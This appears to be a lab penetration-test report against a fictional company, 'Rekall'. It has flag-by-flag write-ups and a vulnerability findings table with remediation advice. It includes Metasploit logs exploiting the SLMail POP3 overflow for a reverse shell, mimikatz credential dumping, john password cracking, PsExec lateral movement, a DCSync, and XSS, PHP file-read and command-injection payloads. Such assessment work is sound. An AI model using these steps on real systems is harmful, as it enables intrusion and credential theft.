
```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49786 ) at 2022-02-13 23:15:22 -0500

meterpreter >
```

```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-02-13 23:18:53 -0500  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 11:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1845  fil   2022-02-01 10:14:19 -0500  maillog.000
100666/rw-rw-rw-  9683  fil   2022-02-13 19:57:33 -0500  maillog.001
100666/rw-rw-rw-  6542  fil   2022-02-13 23:15:20 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Flag 5:

- The hint about "scheduled tasks" made me look at scheduled tasks on the system. This can be done by dropping into a command shell within Meterpreter and using the schtasks command schtasks /query
- The details of the schtasks can be read with the command schtasks /query /TN flag5 /FO list /v.





Flag 6:

- After compromising SLMail using Metasploit, the Meterpreter shell will be the SYSTEM user. kiwi can then be loaded.
- By using the command lsa_dump_sam, kiwi will reveal a user named flag6.
- Cracking the NTLM password will reveal Flag 6: Computer!

```
User : Flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 7c8a38104693d8cca74228f4b757129c
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
┌──(root💀kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Flag 7

- Using the search command in Meterpreter will reveal flag7.txt in the C:\Users\Public\Documents folder.

```
meterpreter > search -f flag*.txt
Found 4 results...
==================

Path                                          Size (bytes)  Modified (UTC)
----                                          ------------  --------------
c:\Program Files (x86)\SLmail\System\flag4.txt  32          2022-02-13 23:18:53 -0500
c:\Temp\flag3.txt                               32          2022-02-13 23:06:00 -0500
c:\Users\Public\Documents\flag7.txt             32          2022-02-01 12:50:16 -0500
c:\xampp\htdocs\flag2.txt                       32          2022-01-31 22:25:22 -0500
```

Flag 8:

- Using kiwi to dump the cached credentials on Win10 will reveal that an administrator, ADMBob, has their credentials cached.
- Stored the username and hashed password into a file, which then was cracked with john to reveal the password: Changeme!
- These new credentials have access to the Server2019 machine. By using the PsExec module in Metasploit with these credentials, a SYSTEM shell can be obtained on Server2019.
- By entering a command shell within Meterpreter, you can list the users with net user, and flag8 is the name of a user.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/15/2022 2:13:47 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

```
┌──(root💀kali)-[~]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt

┌──(root💀kali)-[~]
└─# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 51 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-02-14 00:38) 3.125g/s 3721p/s 3721c/s 3721C/s 123456..flipper
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
```

```
meterpreter > shell
Process 3828 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            adoe
flag8-ad12fc2ffc1e47     Guest                    krbtgt
trivera
The command completed with one or more errors.
```

Flag 9:

- By moving to the root, C:\, and listing the files, flag9.txt can be read via cat in Meterpreter.

```
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2022-01-03 13:13:32 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-01-03 13:11:55 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-01-03 13:13:14 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-01-03 13:13:15 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-01-03 13:44:04 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-01-03 13:12:02 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-01-03 13:29:51 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2022-01-03 13:13:03 -0500  Users
040777/rwxrwxrwx  16384  dir   2022-01-03 13:36:53 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-01 14:43:37 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Flag 10:

- Using kiwi to DCSync the Administrator user on Server2019 will reveal their NTLM password hash, which is flag 10.

```
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account  : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500

meterpreter >
```

Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected	High
XSS Reflected advanced	High
XSS Stored	High
Local file inclusion	High
Sensitive Data Exposure	High
Command Injection	High
Sensitive Data Exposure	Low
Open source exposed data	Low
Open source exposed data	Low
Scan Results	Low
Scan Results	Low
Nessus scan results	Low
Tomcat RCE via JSP Upload Bypass	High
Apache mod_cgi Bash Environment Variable Code Injection	Critical
Apache Struts Jakarta Multipart Parser OGNL Injection	Critical
Drupal RESTful Web Services unserialize() RCE	Critical
Sudo Vulnerability CVE-2019-14287	Critical
Anonymous FTP Enabled	Medium
Open-source data exposed	Medium
Seattle Lab Mail 5.5 POP3 Buffer Overflow (CVE-2003-0264)	Critical
Scheduled Tasks - Post Exploitation	Critical
Credential Dumping - Mimikatz	Critical
Credential Dumping - Mimikatz - Post exploitation	Critical
Credential Dumping - Mimikatz - Post exploitation	Critical
Post Exploitation - root user	Critical
OpenSSL Vulnerability	
DCSync Attack	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	9
Ports	4

Exploitation Risk	Total
Critical	11
High	7
Medium	2
Low	6


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**High**
Description	XSS used <script>alert(“xss”)</script>
Images	



Affected Hosts	www.totalrekall.xyz
Remediation	Validate user input, Implement a content security policy, Escape dynamic content

Vulnerability 2	Findings
Title	XSS Reflected advanced
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**High**
Description	<scscriptript>alert('xss')</scriscriptpt> used in the text box “choose your character” this input validation removes the word “script”
Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Sanitize user input, Identify user input sources, encode user output, WAF rules, Request blocking, Choose the right framework


Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**High**
Description	XSS used <script>alert(“xss”)</script> was typed into the text box in the comments page.


Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Sanitize user input, Identify user input sources, encode user output, WAF rules, Request blocking, Choose the right framework


Vulnerability 4	Findings
Title	Local file inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**High**
Description	Uploaded a PHP script; <?PHP $file = $_GET["file"]; $handle = fopen($file, 'r'); $poem = fread($handle, 1); fclose($handle); echo $poem; ?>
Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Whitelisting, Use databases, Better server instructions, I.D assignation

Vulnerability 5	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**High**
Description	The username and password are in the HTML code or can be viewed by highlighting the webpage.
Images	 image.png  
Affected Hosts	www.totalrekall.xyz
Remediation	Secure Coding Practices where sensitive data like creds aren't pushed to production.


Vulnerability 6	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Low**
Description	Able to access sensitive data on the webpage via URL using robots.txt

Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Set a up Honeypot for IP Blacklisting, Disallow Directories


Vulnerability 7	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Used input validation strips && in the DNS check lookup www.example.com && cat vendors.txt
Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Strong input validation, use the principle of least privilege, Don't run system commands with user supplied inputs.

Vulnerability 8	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**
Description	On the Domain Dossier webpage, viewed the WHOIS data for totalrekall.xyz Flag was found under registrant street.
Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Be vigilant with the information you give out online, raise staff awareness


Vulnerability 9	Findings
Title	Open source exposed data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**
Description	Used crt.sh to search totalrekall.xyz to view flag found

Images	
Affected Hosts	www.totalrekall.xyz
Remediation	Review firewall configurations for all subdomains, ensure access credentials are secured, close subdomains not in use, constantly update subdomains in use.



Vulnerability 10	Findings
Title	Scan Results
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Low**
Description	Ran an aggressive nmap scan; nmap -A 192.168.13.0/24 the flag was the number of hosts running on the subnet, which was 5

Images	
Affected Hosts	192.168.13.0/24
Remediation	Review firewall configurations for ports and their visibility.


